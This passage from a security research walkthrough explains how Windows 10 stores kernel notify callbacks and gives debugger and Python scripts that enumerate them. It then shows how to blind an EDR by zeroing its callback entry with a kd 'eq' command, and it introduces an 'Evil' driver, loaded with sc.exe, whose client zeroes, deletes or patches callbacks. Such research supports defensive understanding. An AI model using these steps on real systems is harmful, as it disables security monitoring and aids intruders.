ad /q _sr_${Total};

r $t0 = dwo(nt!PspCreateThreadNotifyRoutineCount)
r $t1 = nt!PspCreateThreadNotifyRoutine

aS ${Total} @$t0

.block
{
  .printf "\n[+] Total of: %u CreateThreadNotifyRoutines\n", ${Total}

  .for (r $t4 = 0 ; $t4 < ${Total} ; r $t4 = @$t4 + 1)
  {
    r $t5 = poi(@$t1 + (@$ptrsize * @$t4))
    r $t5 = @@C++(@$t5 & (~0xf))
    r $t6 = (@$t5 + @$ptrsize)
    .printf "[%u] %y\n", @$t4, poi(@$t6)
  }
}

ad /q _sr_${Total};

r $t0 = dwo(nt!PspLoadImageNotifyRoutineCount)
r $t1 = nt!PspLoadImageNotifyRoutine

aS ${Total} (@$t0)

.block
{
```

```
  .printf "\n[+] Total of: %u CreateLoadImageRoutines\n", ${Total}

  .for (r $t4 = 0 ; $t4 < ${Total} ; r $t4 = @$t4 + 1)
  {
    r $t5 = poi(@$t1 + (@$ptrsize * @$t4))
    r $t5 = @@C++(@$t5 & (~0xf))
    r $t6 = (@$t5 + @$ptrsize)
    .printf "[%u] %y\n", @$t4, poi(@$t6)
  }
}

ad /q _sr_${Total};
ad /q *;
```

In case you aren't familiar with Windows debugging scripting, here's a brief description about what's going on. As mentioned before, when a driver registers a process callback, the pointer to the callback is stored in an internal data structure. More precisely, an array of pointers (to those data structures). This is maintained in a global variable named `nt!PspCreateProcessNotifyRoutine`. Yes, global variable!

Depending on the API, and Windows version, that was used to register the process callbacks, either one of the 2 counters is used:

- `nt!PspCreateProcessNotifyRoutineExCount`
- `nt!PspCreateProcessNotifyRoutineCount`

These counters are incremented when a new callback is registered in the system.

The same happens for threads, and every time an image is (un)loaded. So, we calculate the total number of callbacks and then iterate through the array of pointers to get the respective structures to display the symbol associated with the callback function pointer. If you aren't getting symbols try using `.reload` before running the script.

The `$t0` to `$t6` are the debugger temporary registers and are used as variables. The `r` is used when we use them for the first time on a new line of the script. `dwo` is a `Masm` operator used to read the `DWORD` of 32 bits values. With `aS` we are setting an alias count to the sum of the registers `$t0` and `$t1`.

`.printf`, as I bet you can guess, is a control flow token and part of the debugging scripting language which can be used to format and display values from the debugger script.

Probably you can also guess what `.for` is. Correct, another control flow token. `poi` is a `MASM` operator similar to `dwo` but it is used to reference pointer size values.

`@$ptrsize` is a pseudo register that is automatically set to 4, or 8, depending on the target system being debugged (a 32 or 64-bit system respectively).

For the debugger to process the `&` and `~` operators, both part of the `C++` language, we have to switch to the `C++` expression evaluator using `@@C++`. With `ad ${/v:Count}` we delete the alias count so it doesn't interfere with the subsequent executions of the script.

Finally, to run the external script in the debugger:

```
$$><c:\path\to\script.wdb
```

Here's the output of the execution of the script above in my system.

```
0: kd> $$><C:\Users\rui\Desktop\tools\windbg-scripts\psnotifycallbacks.wdb
[+] Total of: 10 CreateProcessNotifyRoutines
[0] nt!ViCreateProcessCallback (fffff806`4c12e1b0)
[1] cng!CngCreateProcessNotifyRoutine (fffff806`4eed7220)
[2] ksecdd!KsecCreateProcessNotifyRoutine (fffff806`4eaeb420)
[3] tcpip!CreateProcessNotifyRoutineEx (fffff806`4ffecc10)
[4] iorate!IoRateProcessCreateNotify (fffff806`5065d930)
[5] CI!I_PEProcessNotify (fffff806`4ee65110)
[6] dxgkrnl!DxgkProcessNotify (fffff806`50f88c60)
[7] vm3dmp+0x8d50 (fffff806`51408d50)
[8] peauth+0x43cf0 (fffff806`521c3cf0)
[9] edr!OnProcessNotify (fffff806`52481720)

[+] Total of: 2 CreateThreadNotifyRoutines
[0] mmcss!CiThreadNotification (fffff806`52061060)
[1] edr!OnThreadNotify (fffff806`52481a20)

[+] Total of: 2 CreateLoadImageRoutines
[0] ahcache!CitmpLoadImageCallback (fffff806`51e2b210)
[1] edr!OnImageLoadNotify (fffff806`524815c0)
0: kd>
```

We can see all the notification callback routines registered by our pseudo-EDR driver. You might recognize some, and if you looked at these before you might even notice that one that's usually here… is missing. Yes, I disabled Windows Defender in this system, so the `WdFilter.sys` is missing. Good catch!

Python script

While the above is enough, because I like Python, based on this triplefault.io post I "hacked" the following Python script with Pykd that you can use to enumerate Process, Threads, and Image Load callbacks as well.

```
from pykd import *

version = getSystemVersion()

def ptr_size():
  if is64bitSystem():
        return 8
  else:
        return 4

def checkKernelDebugging():
  if not isKernelDebugging() and not isLocalKernelDebuggerEnabled():
    print("[-] Not running inside KD!")
    exit(1)

# load required module 'nt'
def loadNT():
  try:
    nt = module("nt")
  except:
    print("[-] Couldn't not get the base address of 'ntoskrnl'.")
    exit(1)
  return nt

def fastref(_EX_FAST_REF):
  # discard last 4 bits of the pointer
  return ((_EX_FAST_REF >> 4) << 4)

def listCallbacks(CallbacksArray, ArraySize):
  PSIZE = ptr_size()
  for i in range(ArraySize):
    callback = (CallbacksArray + (i * PSIZE))
    try:
      callback = ptrPtr(callback)
    except:
      print i
      print ArraySize
      print("[-] Couldn't read memory!!")
      exit(1)
    if callback == 0:
      continue
    obj = fastref(callback)

    try:
          apicall = ptrPtr(obj + (PSIZE))
    except:
      print("[-] Couldn't read memory!")
      exit(1)

    print("[{}] {:#x} ({})".format(i, apicall, findSymbol(apicall)))

def processCallbacks(nt):
```

```
  try:
        # read counters
    PspCreateProcessNotifyRoutineExCount =
ptrDWord(nt.offset("PspCreateProcessNotifyRoutineExCount"))
    PspCreateProcessNotifyRoutineCount  =
ptrDWord(nt.offset("PspCreateProcessNotifyRoutineCount"))
    # get the address of the symbol PspCreateProcessNotifyRoutine
    PspCreateProcessNotifyRoutine = nt.offset("PspCreateProcessNotifyRoutine")
  except:
        print("[-] Couldn't not read memory and/or load Symbols")
        exit(1)

  # if <= Windows 2003 https://www.gaijin.at/en/infos/windows-version-numbers
  if version.buildNumber <= 3790:
        num = PspCreateProcessNotifyRoutineCount
  else:
    num = PspCreateProcessNotifyRoutineExCount + PspCreateProcessNotifyRoutineCount
  print("[+] Total of: {} CreateProcessNotifyRoutines".format(num))
  listCallbacks(PspCreateProcessNotifyRoutine, num)

def threadCallbacks(nt):
  try:
        # counter
    PspCreateThreadNotifyRoutineCount =
ptrDWord(nt.offset("PspCreateThreadNotifyRoutineCount"))
    # get the address of the symbol PspCreateThreadNotifyRoutine
    PspCreateThreadNotifyRoutine = nt.offset("PspCreateThreadNotifyRoutine")
  except:
    print("[-] Couldn't not read memory and/or load Symbols")
    exit(1)

  if version.buildNumber >= 10240:
        num = PspCreateThreadNotifyRoutineCount +
ptrDWord(nt.offset("PspCreateThreadNotifyRoutineNonSystemCount"))
  else:
    num = PspCreateThreadNotifyRoutineCount
  print("\n[+] Total of: {} CreateThreadNotifyRoutines".format(num))
  listCallbacks(PspCreateThreadNotifyRoutine, num)

def loadimageCallbacks(nt):
  try:
    # read counters
    PspLoadImageNotifyRoutineCount =
ptrDWord(nt.offset("PspLoadImageNotifyRoutineCount"))
    # get the address of the symbol PspLoadImageNotifyRoutine
    PspLoadImageNotifyRoutine = nt.offset("PspLoadImageNotifyRoutine")
  except:
    print("[-] Couldn't not read memory and/or load Symbols")
    exit(1)

  num = PspLoadImageNotifyRoutineCount
  print("\n[+] Total of: {} CreateLoadImageRoutines".format(num))
```

```
  listCallbacks(PspLoadImageNotifyRoutine, num)

if __name__ == '__main__':
  checkKernelDebugging()
  nt = loadNT()
  processCallbacks(nt)
  threadCallbacks(nt)
  loadimageCallbacks(nt)
```

To run it:

```
1: kd> .load pykd
1: kd> !py C:\Users\rui\desktop\tools\windbg-scripts\psnotifycallbacks.py
```

Here's the output of its execution on my system.

```
0: kd> .load pykd
0: kd> !py c:\users\rui\desktop\tools\windbg-scripts\psnotifycallbacks.py
[+] Total of: 10 CreateProcessNotifyRoutines
[0] 0xfffff8064c12e1b0 (nt!ViCreateProcessCallback)
[1] 0xfffff8064eed7220 (cng!CngCreateProcessNotifyRoutine)
[2] 0xfffff8064eaeb420 (ksecdd!KsecCreateProcessNotifyRoutine)
[3] 0xfffff8064ffecc10 (tcpip!CreateProcessNotifyRoutineEx)
[4] 0xfffff8065065d930 (iorate!IoRateProcessCreateNotify)
[5] 0xfffff8064ee65110 (CI!I_PEProcessNotify)
[6] 0xfffff80650f88c60 (dxgkrnl!DxgkProcessNotify)
[7] 0xfffff80651408d50 (vm3dmp+8d50)
[8] 0xfffff806521c3cf0 (peauth+43cf0)
[9] 0xfffff80652481720 (edr!OnProcessNotify)

[+] Total of: 2 CreateThreadNotifyRoutines
[0] 0xfffff80652061060 (mmcss!CiThreadNotification)
[1] 0xfffff80652481a20 (edr!OnThreadNotify)

[+] Total of: 2 CreateLoadImageRoutines
[0] 0xfffff80651e2b210 (ahcache!CitmpLoadImageCallback)
[1] 0xfffff806524815c0 (edr!OnImageLoadNotify)
0: kd>
```

SwishDbgExt

You can also use the SwishDbgExt WinDbg extension, which is pretty cool and will give you way more information. Just use the command `!ms_callbacks`, see below.

```
Command
0: kd> !load SwishDbgExt.dll
0: kd> !ms_callbacks

[*] IopFsNotifyChangeQueueHead:
      Object: 0xFFFF9280AE2DAF80 Driver Object: 0xFFFFCD0BE4B09D50 Procedure: 0xFFFFF800295C8520 (FLTMGR!FltpFsNotification)

[*] PnpProfileNotifyList:
      Object: 0xFFFF9280AE8FF560 Driver Object: 0xFFFFCD0BE4DE5E00 Session: 0x0 Procedure: 0xFFFFF8002BA4A6A0 (i8042prt!I8xProfileNotificationCal
      Object: 0xFFFF9280AE8FEC60 Driver Object: 0xFFFFCD0BE4A8CD80 Session: 0x0 Procedure: 0xFFFFF8002BB38700 (HDAudBus!HdAudBusProfileChangeCall

[*] PspCreateProcessNotifyRoutine:
      Procedure: 0xFFFFF8002692E1B0 (nt!ViCreateProcessCallback)
      Procedure: 0xFFFFF800296E7220 (cng!CngCreateProcessNotifyRoutine)
      Procedure: 0xFFFFF800292EB420 (ksecdd!KsecCreateProcessNotifyRoutine)
      Procedure: 0xFFFFF8002A7ECC10 (tcpip!CreateProcessNotifyRoutineEx)
      Procedure: 0xFFFFF8002AE5D930 (iorate!IoRateProcessCreateNotify)
      Procedure: 0xFFFFF80029675110 (CI!I_PEProcessNotify)
      Procedure: 0xFFFFF8002B528C60 (dxgkrnl!DxgkProcessNotify)
      Procedure: 0xFFFFF8002BAC8D50 (vm3dmp+0x8d50)
      Procedure: 0xFFFFF8002D263CF0 (peauth+0x43cf0)
      Procedure: 0xFFFFF8002C621720 (edr+0x1720)

[*] PspLoadImageNotifyRoutine:
      Procedure: 0xFFFFF8002D57B210 (ahcache!CitmpLoadImageCallback)
      Procedure: 0xFFFFF8002C6215C0 (edr+0x15c0)

[*] PspCreateThreadNotifyRoutine:
      Procedure: 0xFFFFF8002D1D1060 (mmcss!CiThreadNotification)
      Procedure: 0xFFFFF8002C621A20 (edr+0x1a20)

[*] CallbackListHead:
      Procedure: 0xFFFFF80027042CD0 (nt!VrpRegistryCallback)

[*] KeBugCheckCallbackListHead:
      Procedure: 0xFFFFF8002A64CB90 (ndis!ndisBugcheckHandler)
      Procedure: 0xFFFFF8002AB8B4E0 (fvevol!FveBugcheckHandler)
      Procedure: 0xFFFFF80026761B10 (hal!HalpMiscBugCheckCallback)

[*] KiNmiCallbackListHead:

[*] AlpcpLogCallbackListHead:

[*] EmpCallbackListHead:
      GUID: {BF67CD9D-B8D1-4BED-BFDA-1DEE5963BE6B} Procedure: 0xFFFFF80026AF9640 (nt!PopEmUpdateDeviceConstraintCallback)
      GUID: {84D99F45-0B07-46CF-BABD-1981C86E3025} Procedure: 0xFFFFF80026B024A0 (nt!PopEmModuleAddressMatchCallback)
      GUID: {13925944-2A6A-4E3C-AC97-37735C19393D} Procedure: 0x0000000000000000 ()
      GUID: {C31600A9-8AED-442C-8013-8903D6E89BF8} Procedure: 0xFFFFF800299B5D30 (ACPI!ACPIDeviceIdMutiStringMatchCallback)
      GUID: {33204598-9949-4AD1-B41E-A4A0F705DC12} Procedure: 0xFFFFF800299887A0 (ACPI!ACPIDeviceMatchCallback)
      GUID: {C2569BEF-5980-4120-8582-9D0774DCF86D} Procedure: 0xFFFFF800299617E0 (ACPI!ACPINsObjMatchCallback)
      GUID: {1E66F3D7-0FC9-4829-AA45-C430EA96A434} Procedure: 0xFFFFF80029B4CA90 (pci!PciQueryRuleCallback)
      GUID: {B9EB207B-E0C8-4C01-A575-49DD7D510B46} Procedure: 0xFFFFF80029B5F2E0 (pci!PciSetMpsSizeCallback)
      GUID: {898A8E39-096C-4A25-87E5-5BB0ED1D6704} Procedure: 0xFFFFF80029B5F260 (pci!PciSetD0DelayCallback)
      GUID: {F79DE8DC-F3D1-4802-9C4B-6BF742D65FBD} Procedure: 0xFFFFF80029B5F2A0 (pci!PciSetHackflagsCallback)
      GUID: {DFBFD6FE-435A-419E-8F2C-9B13A3C04C9E} Procedure: 0xFFFFF80029B47090 (pci!PciDeviceMatchCallback)
      GUID: {D2E7862C-B8FA-4274-9BD1-59BA8DA0A7C2} Procedure: 0xFFFFF80026F72060 (nt!EmCpuMatchCallback)
      GUID: {59229CA6-17A7-4E11-9EDA-DF0E93D7AF3A} Procedure: 0xFFFFF8002704EB40 (nt!EmRemoveBadS3PagesCallback)
      GUID: {24453286-BDE8-46BC-85D1-1982EDF3E212} Procedure: 0xFFFFF8002704EBB0 (nt!EmSystemArchitectureCallback)
      GUID: {9D991181-C86A-4517-9FE7-32290377B564} Procedure: 0xFFFFF80026EE29E0 (nt!ArbPreprocessEntry)
      GUID: {8026FF68-3BD0-4BA4-A1D4-DE724F781B78} Procedure: 0xFFFFF80026EEFC60 (nt!EmTrueCallback)

0: kd>
```

If you fancy colours and buttons, use `windbg` instead of `kd` as above.

The PspCreateProcessNotifyRoutine array

The scripts above are all cool and pretty, but let's see how to find this information "manually" without the help of these scripts. I advise you to read the code of the scripts above, because in the end what we'll do step by step here, is what the scripts are doing with some extra lifting and error handling. We are going through this "manually" mainly because you'll need to understand it if you later want to modify the source code of the `Evil.sys` kernel driver (that we'll talk about further down).

In this walkthrough, we'll be using, as mentioned already, Windows 10 x64 1903 19H1 (OS Build 18362.592). I won't mention 32-bit systems or other Windows versions below 10. You can look at them yourself if you like. I can tell you in advance that the process to identify these global arrays (`PspCreateProcessNotifyRoutine`, and `PspCreateThreadNotifyRoutine`) is easier.

We start by disassembling the function `PsSetCreateProcessNotifyRoutine`.

```
0: kd> u nt!PsSetCreateProcessNotifyRoutine
nt!PsSetCreateProcessNotifyRoutine:
fffff800`26f48b60 4883ec28        sub     rsp,28h
fffff800`26f48b64 8ac2            mov     al,dl
fffff800`26f48b66 33d2            xor     edx,edx
fffff800`26f48b68 84c0            test    al,al
fffff800`26f48b6a 0f95c2          setne   dl
fffff800`26f48b6d e80e010000      call    nt!PspSetCreateProcessNotifyRoutine
(fffff800`26f48c80)
fffff800`26f48b72 4883c428        add     rsp,28h
fffff800`26f48b76 c3              ret
```

Above, we can get the address of the function `PspSetCreateProcessNotifyRoutine`. So we disassemble it too.

```
0: kd> u nt!PspSetCreateProcessNotifyRoutine
nt!PspSetCreateProcessNotifyRoutine:
fffff800`26f48c80 48895c2408      mov     qword ptr [rsp+8],rbx
fffff800`26f48c85 48896c2410      mov     qword ptr [rsp+10h],rbp
fffff800`26f48c8a 4889742418      mov     qword ptr [rsp+18h],rsi
fffff800`26f48c8f 57              push    rdi
fffff800`26f48c90 4154            push    r12
fffff800`26f48c92 4155            push    r13
fffff800`26f48c94 4156            push    r14
fffff800`26f48c96 4157            push    r15
0: kd> u
nt!PspSetCreateProcessNotifyRoutine+0x18:
fffff800`26f48c98 4883ec20        sub     rsp,20h
fffff800`26f48c9c 8bf2            mov     esi,edx
fffff800`26f48c9e 8bda            mov     ebx,edx
fffff800`26f48ca0 83e602          and     esi,2
fffff800`26f48ca3 4c8bf1          mov     r14,rcx
fffff800`26f48ca6 f6c201          test    dl,1
fffff800`26f48ca9 0f8591520c00    jne     nt!PspSetCreateProcessNotifyRoutine+0xc52c0
(fffff800`2700df40)
fffff800`26f48caf 85f6            test    esi,esi
0: kd> u
nt!PspSetCreateProcessNotifyRoutine+0x31:
fffff800`26f48cb1 0f848c000000    je      nt!PspSetCreateProcessNotifyRoutine+0xc3
(fffff800`26f48d43)
fffff800`26f48cb7 ba20000000      mov     edx,20h
fffff800`26f48cbc e89f82a3ff      call    nt!MmVerifyCallbackFunctionCheckFlags
(fffff800`26980f60)
fffff800`26f48cc1 85c0            test    eax,eax
fffff800`26f48cc3 0f843a530c00    je      nt!PspSetCreateProcessNotifyRoutine+0xc5383
(fffff800`2700e003)
fffff800`26f48cc9 488bd3          mov     rdx,rbx
fffff800`26f48ccc 498bce          mov     rcx,r14
fffff800`26f48ccf e8a4000000      call    nt!ExAllocateCallBack (fffff800`26f48d78)
0: kd> u
nt!PspSetCreateProcessNotifyRoutine+0x54:
fffff800`26f48cd4 488bf8          mov     rdi,rax
fffff800`26f48cd7 4885c0          test    rax,rax
fffff800`26f48cda 0f842d530c00    je      nt!PspSetCreateProcessNotifyRoutine+0xc538d
(fffff800`2700e00d)
fffff800`26f48ce0 33db            xor     ebx,ebx
fffff800`26f48ce2 4c8d2d77d3dbff  lea     r13,[nt!PspCreateProcessNotifyRoutine
(fffff800`26d06060)]
fffff800`26f48ce9 488d0cdd00000000 lea     rcx,[rbx*8]
fffff800`26f48cf1 4533c0          xor     r8d,r8d
fffff800`26f48cf4 4903cd          add     rcx,r13
```

Once we see the lea instruction for the first time we **found the global array** we are interested in (`PspCreateProcessNotifyRoutine`). In this Windows version, the address is loaded into the register `R13`. If you look into other Windows versions you can see it being

loaded into `R14`, `R15`, or others. The same goes for the initial `call` that led us to the `PspSetCreateProcessNotifyRoutine`. In some Windows versions, you might find a `jmp` instead. We'll need to handle these cases in our `Evil` driver.

Note: Since these are only a few opcodes we need to parse to find the instructions we are interested in, doing it manually it's ok. If you want to do it properly look at Capstone or Zydis.

If we now display the contents of the array…

```
0: kd> dqs fffff800`26d06060
fffff800`26d06060  ffffcd0b`e2c5024f
fffff800`26d06068  ffffcd0b`e2dea2af
fffff800`26d06070  ffffcd0b`e486525f
fffff800`26d06078  ffffcd0b`e4865c1f
fffff800`26d06080  ffffcd0b`e486ccff
fffff800`26d06088  ffffcd0b`e486caef
fffff800`26d06090  ffffcd0b`e486d59f
fffff800`26d06098  ffffcd0b`e7722c1f
fffff800`26d060a0  ffffcd0b`e772696f
fffff800`26d060a8  ffffcd0b`e9e8a1cf
fffff800`26d060b0  00000000`00000000
fffff800`26d060b8  00000000`00000000
```

Hmm, no symbols resolution? To get the actual address of the notification routines we need to `AND` the values we have in the array with `0xFFFFFFFFFFFFFFF8`. For example, for the last value of the array:

```
0: kd> dps (ffffcd0b`e9e8a1cf & FFFFFFFFFFFFFFF8) L1
ffffcd0b`e9e8a1c8  fffff800`2c821720 edr!OnProcessNotify
[c:\users\rui\source\repos\edr\edr\edr.cpp @ 158]
```

For now, that's all we need to know. We'll talk about these "signatures", that we have to parse in our Evil driver to find the kernel structures we are interested, further down.

The PspCreateThreadNotifyRoutine array

The process to find the `PspCreateThreadNotifyRoutine` is pretty much the same as for `PspCreateProcessNotifyRoutine`. Since our proof-of-concept Evil driver doesn't care about threads I'll just list here the `kd` output for the same Windows version as described above.

```
0: kd> u nt!PsSetCreateThreadNotifyRoutine
nt!PsSetCreateThreadNotifyRoutine:
fffff806`4c748940 4883ec28        sub     rsp,28h
fffff806`4c748944 33d2            xor     edx,edx
fffff806`4c748946 e865000000      call    nt!PspSetCreateThreadNotifyRoutine
(fffff806`4c7489b0)
fffff806`4c74894b 4883c428        add     rsp,28h
fffff806`4c74894f c3              ret
fffff806`4c748950 cc              int     3
fffff806`4c748951 cc              int     3
fffff806`4c748952 cc              int     3
0: kd> u nt!PspSetCreateThreadNotifyRoutine
nt!PspSetCreateThreadNotifyRoutine:
fffff806`4c7489b0 48895c2408      mov     qword ptr [rsp+8],rbx
fffff806`4c7489b5 4889742410      mov     qword ptr [rsp+10h],rsi
fffff806`4c7489ba 57              push    rdi
fffff806`4c7489bb 4883ec20        sub     rsp,20h
fffff806`4c7489bf 8bf2            mov     esi,edx
fffff806`4c7489c1 8bd2            mov     edx,edx
fffff806`4c7489c3 e8b0030000      call    nt!ExAllocateCallBack (fffff806`4c748d78)
fffff806`4c7489c8 488bf8          mov     rdi,rax
0: kd> u
nt!PspSetCreateThreadNotifyRoutine+0x1b:
fffff806`4c7489cb 4885c0          test    rax,rax
fffff806`4c7489ce 0f840e550c00    je      nt!PspSetCreateThreadNotifyRoutine+0xc5532
(fffff806`4c80dee2)
fffff806`4c7489d4 33db            xor     ebx,ebx
fffff806`4c7489d6 488d0d83d2dbff  lea     rcx,[nt!PspCreateThreadNotifyRoutine
(fffff806`4c505c60)]
fffff806`4c7489dd 4533c0          xor     r8d,r8d
fffff806`4c7489e0 488d0cd9        lea     rcx,[rcx+rbx*8]
fffff806`4c7489e4 488bd7          mov     rdx,rdi
fffff806`4c7489e7 e8b084a3ff      call    nt!ExCompareExchangeCallBack
(fffff806`4c180e9c)
```

We decode the function addresses the same way.

```
0: kd> dqs fffff806`4c505c60
fffff806`4c505c60  ffff8882`ac745c8f
fffff806`4c505c68  ffff8882`ac702a0f
fffff806`4c505c70  00000000`00000000
fffff806`4c505c78  00000000`00000000
(...)
0: kd> dps (ffff8882`ac702a0f & FFFFFFFFFFFFFFF8) L1
ffff8882`ac702a08  fffff806`52481a20 edr!OnThreadNotify
```

As I said in the beginning, and as you can see, all these Ps notify callbacks “work” more or less the same way.

Evil Kernel Mode Driver

What's this `Evil` kernel driver about after all? We asked ourselves before what happens if we zero out these global arrays where the addresses of our notification callbacks are stored. Also, we said that if we can set notification callbacks we can also unset them. Right?

Right. We can simply try it with the debugger. We don't need to write a kernel driver to find out. For example, if we want to zero out the entry for our EDR we can simply do:

```
0: kd> dqs fffff800`26d06060
fffff800`26d06060  ffffcd0b`e2c5024f
fffff800`26d06068  ffffcd0b`e2dea2af
fffff800`26d06070  ffffcd0b`e486525f
fffff800`26d06078  ffffcd0b`e4865c1f
fffff800`26d06080  ffffcd0b`e486ccff
fffff800`26d06088  ffffcd0b`e486caef
fffff800`26d06090  ffffcd0b`e486d59f
fffff800`26d06098  ffffcd0b`e7722c1f
fffff800`26d060a0  ffffcd0b`e772696f
fffff800`26d060a8  ffffcd0b`e9e8a1cf
fffff800`26d060b0  00000000`00000000
0: kd> eq fffff800`26d060a8 0
0: kd> dqs fffff800`26d06060
fffff800`26d06060  ffffcd0b`e2c5024f
fffff800`26d06068  ffffcd0b`e2dea2af
fffff800`26d06070  ffffcd0b`e486525f
fffff800`26d06078  ffffcd0b`e4865c1f
fffff800`26d06080  ffffcd0b`e486ccff
fffff800`26d06088  ffffcd0b`e486caef
fffff800`26d06090  ffffcd0b`e486d59f
fffff800`26d06098  ffffcd0b`e7722c1f
fffff800`26d060a0  ffffcd0b`e772696f
fffff800`26d060a8  00000000`00000000
fffff800`26d060b0  00000000`00000000
```

As simple as that. And from now on… our EDR won't receive anymore process creation/termination notifications. From an attacker perspective, using `kd` is not realistic in an attack scenario for many obvious reasons.

What if we have a kernel driver that does exactly this for us, and few other things more? Let's see what's this `Evil` driver is about. Build the driver with Debug mode enabled, load it with `sc.exe`, and run its user-mode client too to find out which options are available.

```
sc create evil type= kernel binPath= c:\users\rui\desktop\evil.sys
sc start evil
```

Command Prompt

```
C:\Users\rui\Desktop>evilcli.exe
Usage: evilcli.exe <options>
Options:
  -h              Show this message.
  -l              Process Notify Callbacks Address's List.
  -z              Zero out Process Notify Callback's Array (Cowboy Mode).
  -d <index>      Delete Specific Process Notify Callback (Red Team Mode).
  -p <index>      Patch Specific Process Notify Callback (Threat Actor Mode).

C:\Users\rui\Desktop>
```

As we can see from above, there are multiple things we can do with the `Evil` driver user-mode client.

- list all the notification callbacks registered on the system for process creation/termination
- zero out the array, basically what we did with `kd` above (let's call it Cowboy Mode)
- unset these notification callbacks (Red Team Mode)
- patch these notification callbacks (Threat Actor Mode)

These "special" modes are just parody, but let's go through each one of them.

First, we use our `Evil` driver user-mode client to list all the process creation/termination notification callbacks registered in the system.

Command Prompt

```
C:\Users\rui\Desktop>evilcli.exe -l
[00] 0xfffff8002692e1b0 (ntoskrnl.exe + 0x12e1b0)
[01] 0xfffff800296e7220 (cng.sys + 0x7220)
[02] 0xfffff800292eb420 (ksecdd.sys + 0x1b420)
[03] 0xfffff8002a7ecc10 (tcpip.sys + 0x1cc10)
[04] 0xfffff8002ae5d930 (iorate.sys + 0xd930)
[05] 0xfffff80029675110 (CI.dll + 0x75110)
[06] 0xfffff8002b528c60 (dxgkrnl.sys + 0x8c60)
[07] 0xfffff8002bac8d50 (vm3dmp.sys + 0x8d50)
[08] 0xfffff8002d263cf0 (peauth.sys + 0x43cf0)
[09] 0xfffff8002c841720 (edr.sys + 0x1720)

C:\Users\rui\Desktop>_
```

How is this achieved? I use the AuxKlibQueryModuleInformation to retrieve information about all the image modules that the system has loaded. You can have a look at the function `SearchModules` inside the `evil.cpp` file. It's a slightly modified version of the `DisplayModules` function that you can find on the same file. You can also call this `DisplayModules` function from the `evilcli.exe` with the "undocumented" `-m` switch.

```
NTSTATUS DisplayModules()
{
        auto status = STATUS_SUCCESS;
        ULONG  modulesSize;
        AUX_MODULE_EXTENDED_INFO* modules;
        ULONG  numberOfModules, i;

        status = AuxKlibInitialize();
        if (!NT_SUCCESS(status))
        {
                KdPrint(("AuxKlibInitialize fail %d\n", status));
                return status;
        }

        status = AuxKlibQueryModuleInformation(&modulesSize,
sizeof(AUX_MODULE_EXTENDED_INFO), NULL);// Get the required array size.
        if (!NT_SUCCESS(status) || modulesSize == 0) {
                return status;
        }

        numberOfModules = modulesSize / sizeof(AUX_MODULE_EXTENDED_INFO);// Calculate
the number of modules.

        modules = (AUX_MODULE_EXTENDED_INFO*)ExAllocatePoolWithTag(PagedPool,
modulesSize, DRIVER_TAG);// Allocate memory to receive data.
        if (modules == NULL) {
                status = STATUS_INSUFFICIENT_RESOURCES;
                return status;
        }
        RtlZeroMemory(modules, modulesSize);

        status = AuxKlibQueryModuleInformation(&modulesSize,
sizeof(AUX_MODULE_EXTENDED_INFO), modules);// Obtain the module information.
        if (!NT_SUCCESS(status)) {
                ExFreePoolWithTag(modules, DRIVER_TAG);
                return status;
        }

        KdPrint(("[ # ] ImageBase\t\t\tImageSize\t\t\t\t\t\t  FileName
FullPathName\n"));
        for (i = 0; i < numberOfModules; i++)
        {
                KdPrint(("[%03d] %p\t", i, modules[i].BasicInfo.ImageBase)); //
ImageBase
                KdPrint(("0x%08x\t", modules[i].ImageSize)); // ImageSize
                KdPrint(("%30s ", modules[i].FullPathName +
modules[i].FileNameOffset)); // FileName
                KdPrint((" %s\n", modules[i].FullPathName)); // FullPathName
        }

        ExFreePoolWithTag(modules, DRIVER_TAG);
```

```
        return status;
}
```

If you use the `-m` switch (`evilcli.exe -m`) you won't see the output in user-mode (there are other ways of getting the same information from a medium integrity process as we'll see later). However, if you have your kernel debugger attached you'll see the following.

```
[ # ] ImageBase          ImageSize                        FileName  FullPathName
[000] FFFFF80026800000  0x00ab6000                    ntoskrnl.exe  \SystemRoot\system32\ntoskrnl.exe
[001] FFFFF8002675D000  0x000a3000                         hal.dll  \SystemRoot\system32\hal.dll
[002] FFFFF80029050000  0x00049000                       kdnet.dll  \SystemRoot\system32\kdnet.dll
[003] FFFFF80029000000  0x00047000                   kd_02_8086.dll  \SystemRoot\system32\kd_02_8086.dll
[004] FFFFF800290A0000  0x00201000       mcupdate_GenuineIntel.dll  \SystemRoot\system32\mcupdate_GenuineIntel.dll
[005] FFFFF80029300000  0x00060000                       msrpc.sys  \SystemRoot\System32\drivers\msrpc.sys
[006] FFFFF800292D0000  0x0002a000                      ksecdd.sys  \SystemRoot\System32\drivers\ksecdd.sys
[007] FFFFF800292B0000  0x00011000                   werkernel.sys  \SystemRoot\System32\drivers\werkernel.sys
[008] FFFFF80029400000  0x00068000                        CLFS.SYS  \SystemRoot\System32\drivers\CLFS.SYS
[009] FFFFF80029370000  0x00027000                          tm.sys  \SystemRoot\System32\drivers\tm.sys
[010] FFFFF800293A0000  0x0001a000                       PSHED.dll  \SystemRoot\system32\PSHED.dll
[011] FFFFF800293C0000  0x0000b000                     BOOTVID.dll  \SystemRoot\system32\BOOTVID.dll
[012] FFFFF80029580000  0x00071000                      FLTMGR.SYS  \SystemRoot\System32\drivers\FLTMGR.SYS
[013] FFFFF80029470000  0x00105000                      clipsp.sys  \SystemRoot\System32\drivers\clipsp.sys
[014] FFFFF800293D0000  0x0000e000                     cmimcext.sys  \SystemRoot\System32\drivers\cmimcext.sys
[015] FFFFF800293E0000  0x0000c000                     ntosext.sys  \SystemRoot\System32\drivers\ntosext.sys
[016] FFFFF80029600000  0x000dc000                          CI.dll  \SystemRoot\system32\CI.dll
[017] FFFFF800296E0000  0x000bc000                         cng.sys  \SystemRoot\System32\drivers\cng.sys
[018] FFFFF800297A0000  0x000d5000                    Wdf01000.sys  \SystemRoot\system32\drivers\Wdf01000.sys
[019] FFFFF80029880000  0x00013000                      WDFLDR.SYS  \SystemRoot\system32\drivers\WDFLDR.SYS
[020] FFFFF800298A0000  0x00010000                  WppRecorder.sys  \SystemRoot\system32\drivers\WppRecorder.sys
[021] FFFFF800293F0000  0x0000f000             SleepStudyHelper.sys  \SystemRoot\system32\drivers\SleepStudyHelper.sys
[022] FFFFF800298C0000  0x00025000                      acpiex.sys  \SystemRoot\System32\Drivers\acpiex.sys
[023] FFFFF800298F0000  0x00042000                     mssecflt.sys  \SystemRoot\system32\drivers\mssecflt.sys
[024] FFFFF80029940000  0x0001a000                    SgrmAgent.sys  \SystemRoot\system32\drivers\SgrmAgent.sys
